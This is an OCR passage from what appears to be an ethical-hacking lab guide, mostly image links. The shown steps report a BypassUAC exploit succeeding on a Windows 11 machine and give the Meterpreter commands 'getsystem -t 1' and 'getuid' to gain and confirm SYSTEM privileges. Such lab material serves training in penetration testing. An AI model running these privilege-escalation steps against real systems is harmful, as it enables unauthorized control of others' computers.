




33. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.


34. Type **getsystem -t 1** and press **Enter** to elevate privileges.



35. Now, type **getuid** and press **Enter**, The meterpreter session is now running with system privileges.



